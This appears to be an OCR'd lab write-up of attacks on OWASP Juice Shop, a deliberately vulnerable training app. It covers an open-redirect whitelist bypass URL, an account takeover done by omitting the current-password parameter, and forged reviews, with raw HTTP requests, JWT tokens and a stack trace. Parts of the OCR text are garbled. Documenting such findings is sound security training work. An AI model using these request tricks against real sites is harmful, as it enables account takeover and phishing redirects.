after show the js code from the inspector we search for redirect to show if there is a way to have an open redirect , we discover a white list of only links that allow to visit / i try all way to bypass this white list(trusted links) , and it use parameter called [##/redirect?to=link] to bypass it :
##/redirect?to=https://google.com?path=http:///(one of trusted links) and done
-----> https://juice-shop.herokuapp.com/redirect?to=https://google.com?path=http://shop.spreadshirt.com/juiceshop







https://juice-shop.herokuapp.com/redirect?to=https://google.com
OWASP Juice Shop (Express ^4.17.1)
406 Error: Unrecognized target URL for redirect: https://google.com
at /app/build/routes/redirect.js:21:18
at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
at next (/app/node_modules/express/lib/router/route.js:149:13)
at Route.dispatch (/app/node_modules/express/lib/router/route.js:119:3)
at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
at /app/node_modules/express/lib/router/index.js:284:15
at Function.process_params (/app/node_modules/express/lib/router/index.js:346:12)
at next (/app/node_modules/express/lib/router/index.js:280:10)
at /app/build/routes/verify.js:171:5
at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/app/node_modules/express/lib/router/index.js:328:13)
at /app/node_modules/express/lib/router/index.js:286:9
at Function.process_params (/app/node_modules/express/lib/router/index.js:346:12)
at next (/app/node_modules/express/lib/router/index.js:280:10)
at /app/build/routes/verify.js:105:5
at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/app/node_modules/express/lib/router/index.js:328:13)


https://www.google.com/?path=http://shop.spreadshirt.com/juiceshop
تسجيل الدخول
صور
Gmail
Google

<< Broken Access Control (Missing Authorization Check)>>

<< HIGH >>

Here we have ATO(account take over) , When change password of the user it takes 3 parameters {current_passwd , new_passwd , repeate_passwd} , for current user we don't know the current password and when we try we can't then i try to delete the current password parameter and send only the new password and it accepted , that's because there is Missing in Authorization check



Request


Pretty Raw Hex

```
GET /rest/user/change-password?current=bender&new=bender&repeat=bender
HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: welcomebanner_status=dismiss; cookieconsent_status=dismiss;
language=en; continueCode=
R0uJhPtjIyinSkUptZc7I8svi6fPUMH4hNt8IPsP5ua8t7ZIkYTYaCE7srNHEpuNah2et18Iv
RCkaFopiBgSbzHN5tqZcxaUEZuEmtg7cneC8EsvnijyURLcgQIor; token=
eyJ0eXAiOiJKVlQiLCJhbGciOiJSUzI1NiJ9.eyJsdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6
eyJpZCI6MywidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImJlbmRlckBqdWljZS1zaC5vcCIsInBhc
3N3b3JkIjoiODI3YzNiMGVlYThhNmA2YmRjMmRhMTY40TFm0DR1N2IiLCJyb2xlIjoiY3UsdG
9tZXIiLCJkZWxleGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoidW5kZWZpbmVkIiwicHJvZml
sZUltYWdlIjoiYXNzZXRsL3BlYmcpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRv
dHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3J1YXRlZF0IjoiMjAyNC0w0S0w0SAw0
TowMxox0C4xNsUgKsAw0jAwIiwidXBkYXR1ZEF0IjoiMjAyNC0w0S0w0SAxMjowNTo0MC41Ms
EgKsAw0jAwIiwiZGVsZXR1ZEF0IjpudWksfSwiaWF0IjoxNs1l0DgxNTgxfQ.Mr47G71gE098
rwx6rv7TcCqNPl4up2vtieQf9ZX32qE0UgDcmhsoVcJSSkPycoMsFm4klqGHu-CCNHvfRZyUe
ogJfseLh5UfRjahFr1v0rbweK0dV-_ZgaXRNdQeQdsRtZ3SP_f6_xn_Ay6ZG22ulvFYYCwdwJ
-av-byR9aq9_E
Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
Accept-Language: en-US
X-User-Email: bender@juice-sh.op
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer
eyJ0eXAiOiJKVlQiLCJhbGciOiJSUzI1NiJ9.eyJsdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6
eyJpZCI6MywidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImJlbmRlckBqdWljZS1zaC5vcCIsInBhc
3N3b3JkIjoiODI3YzNiMGVlYThhNmA2YmRjMmRhMTY40TFm0DR1N2IiLCJyb2xlIjoiY3UsdG
9tZXIiLCJkZWxleGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoidW5kZWZpbmVkIiwicHJvZml
sZUltYWdlIjoiYXNzZXRsL3BlYmcpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRv
dHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3J1YXRlZF0IjoiMjAyNC0w0S0w0SAw0
TowMxox0C4xNsUgKsAw0jAwIiwidXBkYXR1ZEF0IjoiMjAyNC0w0S0w0SAxMjowNTo0MC41Ms
EgKsAw0jAwIiwiZGVsZXR1ZEF0IjpudWksfSwiaWF0IjoxNs1l0DgxNTgxfQ.Mr47G71gE098
```

Response

Pretty Raw Hex Render


```
HTTP/1.1 401 Unauthorised
Server: Cowboy
Report-To:
{"group":"heroku-nel","max_age":3600,"endpoints":[{"url":"https
oku.com/reports?ts=1725883802&sid=812dcc77-0bd0-43b1-a5f1-b257
upfoWh9hHfVB83YqFytFsb8Vw%2BCwR5oal0D%2BQvttCJg%3D"}]}
Reporting-Endpoints:
heroku-nel=https://nel.heroku.com/reports?ts=1725883802&sid=81
-43b1-a5f1-b25750382959&s=upfoWh9hHfVB83YqFytFsb8Vw%2BCwR5oal0D
%3D
Nel:
{"report_to":"heroku-nel","max_age":3600,"success_fraction":0.
e_fraction":0.05,"response_headers":["Via"]}
Connection: keep-alive
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: text/html; charset=utf-8
Content-Length: 32
Etag: W/"20-6tKKLCLLg0nsR5qInvJyo/E13vg"
Vary: Accept-Encoding
Date: Mon, 09 Sep 2024 12:10:02 GMT
Via: 1.1 vegur

Current password is not correct.
```



Request
Pretty Raw Hex
GET /rest/user/change-password?new=bender&repeat=bender HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: welcomebanner_status=dismiss; cookieconsent_status=dismiss;
language=en; continueCode=
R0uJhPtjIyinSkUptZc7I8sviGfPUMH4hNt8IPsP5ua8t7ZIkYTYaCE7srNHEpuNah2et18Iv
RCkaFopiBgSbrHN5tqZcxaUEZuEstg7cneC8EsvnijyURLcgQIor; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJsdGF0dXMiOiJsdWNjZXNsIiwiZGF0YSI6
eyJpZCI6MywidXN1cm5hbWUiOiIiLCJlbWFpbCI6ImJlbmRlckBqdWljZS1zaC5vcCIsInBhc
3N3b3JkIjoiODI3Y2NiMGU1YThhNmA2YmRjMmRhMTY40TFm0DR1N2IiLCJyb2xlIjoiY3VmdG
9tZXIiLCJkZWxleGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoidW5kZWZpbmVkIiwicHJvZml
sZU1tYWdlIjoiYXNzZXRsL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRv
dHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3J1YXRlZEF0IjoiMjAyNC0wOS0wOSAw0
TowNmox0C4mNmUgKmAw0jAwIiwidXBkYXRlZEF0IjoiMjAyNC0wOS0wOSAxMjowNTo0MC41Mm
EgKmAw0jAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNmI10DgxNTgxfQ.Mr47G7lgE098
rwn6rv7TcCqNP14up2vtieQF9ZX3zqE0VgDcmhmoVcJ3SkPycoMmFm4klqGHu-CCHHvfRZyUe
ogJfmeLh5UfRjahFr1v0nbweK0dV-_ZgaXRNdQeQdsRtZ3SP_f6_xn_Ay6ZG22ulvFYYCwdwJ
-av-byR9aq9_E
Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
Accept-Language: en-US
X-User-Email: bender@juice-sh.op
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJsdGF0dXMiOiJsdWNjZXNsIiwiZGF0YSI6
eyJpZCI6MywidXN1cm5hbWUiOiIiLCJlbWFpbCI6ImJlbmRlckBqdWljZS1zaC5vcCIsInBhc
3N3b3JkIjoiODI3Y2NiMGU1YThhNmA2YmRjMmRhMTY40TFm0DR1N2IiLCJyb2xlIjoiY3VmdG
9tZXIiLCJkZWxleGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoidW5kZWZpbmVkIiwicHJvZml
sZU1tYWdlIjoiYXNzZXRsL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRv
dHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3J1YXRlZEF0IjoiMjAyNC0wOS0wOSAw0
TowNmox0C4mNmUgKmAw0jAwIiwidXBkYXRlZEF0IjoiMjAyNC0wOS0wOSAxMjowNTo0MC41Mm
EgKmAw0jAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNmI10DgxNTgxfQ.Mr47G7lgE098
rwn6rv7TcCqNP14up2vtieQF9ZX3zqE0VgDcmhmoVcJ3SkPycoMmFm4klqGHu-CCHHvfRZyUe
ogJfmeLh5UfRjahFr1v0nbweK0dV-_ZgaXRNdQeQdsRtZ3SP_f6_xn_Ay6ZG22ulvFYYCwdwJ
-av-byR9aq9_E
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
Server: Cowboy
Report-To:
{"group":"heroku-nel","max_age":3600,"endpoints":[{"url":"https://nel.her
oku.com/reports?ts=1725883844&sid=812dcc77-0bd0-43b1-a5f1-b25750382959&s=
cs5xmnPhjTvuZr3JxkGUD2T73t0Q2hwaB3rJIUFdCs0%3D"}]}
Reporting-Endpoints:
heroku-nel=https://nel.heroku.com/reports?ts=1725883844&sid=812dcc77-0bd0
-43b1-a5f1-b25750382959&s=cs5xmnPhjTvuZr3JxkGUD2T73t0Q2hwaB3rJIUFdCs0%3D
Nel:
{"report_to":"heroku-nel","max_age":3600,"success_fraction":0.005,"failur
e_fraction":0.05,"response_headers":["Via"]}
Connection: keep-alive
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 352
Etag: W/"160-Z/fNyNaJFp4MpkDK4PRKsbvvmJ8"
Vary: Accept-Encoding
Date: Mon, 09 Sep 2024 12:10:44 GMT
Via: 1.1 vegur
{
"user":{
"id":3,
"username":"",
"email":"bender@juice-sh.op",
"password":"71b475cbc823152cb82e8aef5fc03edf",
"role":"customer",
"deluxeToken":"",
"lastLoginIp":"undefined",
Request
Pretty Raw Hex
POST /rest/user/login HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: welcomebanner_status=dismiss; cookieconsent_status=dismiss;
language=en; continueCode=
R0uJhPtjIyinSkUptZc7I8sviGfPUMH4hNt8IPsP5ua8t7ZIkYTYaCE7srNHEpuNah2et18Iv
RCkaFopiBgSbrHN5tqZcxaUEZuEstg7cneC8EsvnijyURLcgQIor
Content-Length: 50
Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
X-User-Email: bender@juice-sh.op
Sec-Ch-Ua-Mobile: ?0
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Content-Type: application/json
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Platform: "Windows"
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive
{
"email":"bender@juice-sh.op",
"password":"bender"
}
Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
Server: Cowboy
Report-To:
{"group":"heroku-nel","max_age":3600,"endpoints":[{"url":"https://nel.her
oku.com/reports?ts=1725883930&sid=812dcc77-0bd0-43b1-a5f1-b25750382959&s=
MsyT8X4kRy%2F70jx70NIuLkBqAQw9yjSib00SbcsBG1E%3D"}]}
Reporting-Endpoints:
heroku-nel=https://nel.heroku.com/reports?ts=1725883930&sid=812dcc77-0bd0
-43b1-a5f1-b25750382959&s=MsyT8X4kRy%2F70jx70NIuLkBqAQw9yjSib00SbcsBG1E%3
D
Nel:
{"report_to":"heroku-nel","max_age":3600,"success_fraction":0.005,"failur
e_fraction":0.05,"response_headers":["Via"]}
Connection: keep-alive
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 811
Etag: W/"32b-qP01b4dF/ko3J/8S5NtbuM12ABw"
Vary: Accept-Encoding
Date: Mon, 09 Sep 2024 12:12:10 GMT
Via: 1.1 vegur
{
"authentication":{
"token":
"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJsdGF0dXMiOiJsdWNjZXNsI
iwiZGF0YSI6eyJpZCI6MywidXN1cm5hbWUiOiIiLCJlbWFpbCI6ImJlbmRlckBq
dWljZS1zaC5vcCIsInBhc3N3b3JkIjoiNmFiNDc1Y2Jj0DImMTUyY2I4MmU4YWU
mNWZjMDN1ZGYiLCJyb2xlIjoiY3VmdG9tZXIiLCJkZWxleGVUb2tlbiI6IiIsIm
xhc3RMb2dpbklwIjoidW5kZWZpbmVkIiwicHJvZml sZU1tYWdlIjoiYXNzZXRsL

<< Broken Access Control (Forged Reviews)>>

<< HIGH >>

in the review request it takes the author (mail) and the message ,,, we can change the email of user with any one and send any comments and will be successes .
in —> **[PUT /rest/products/24/reviews]**

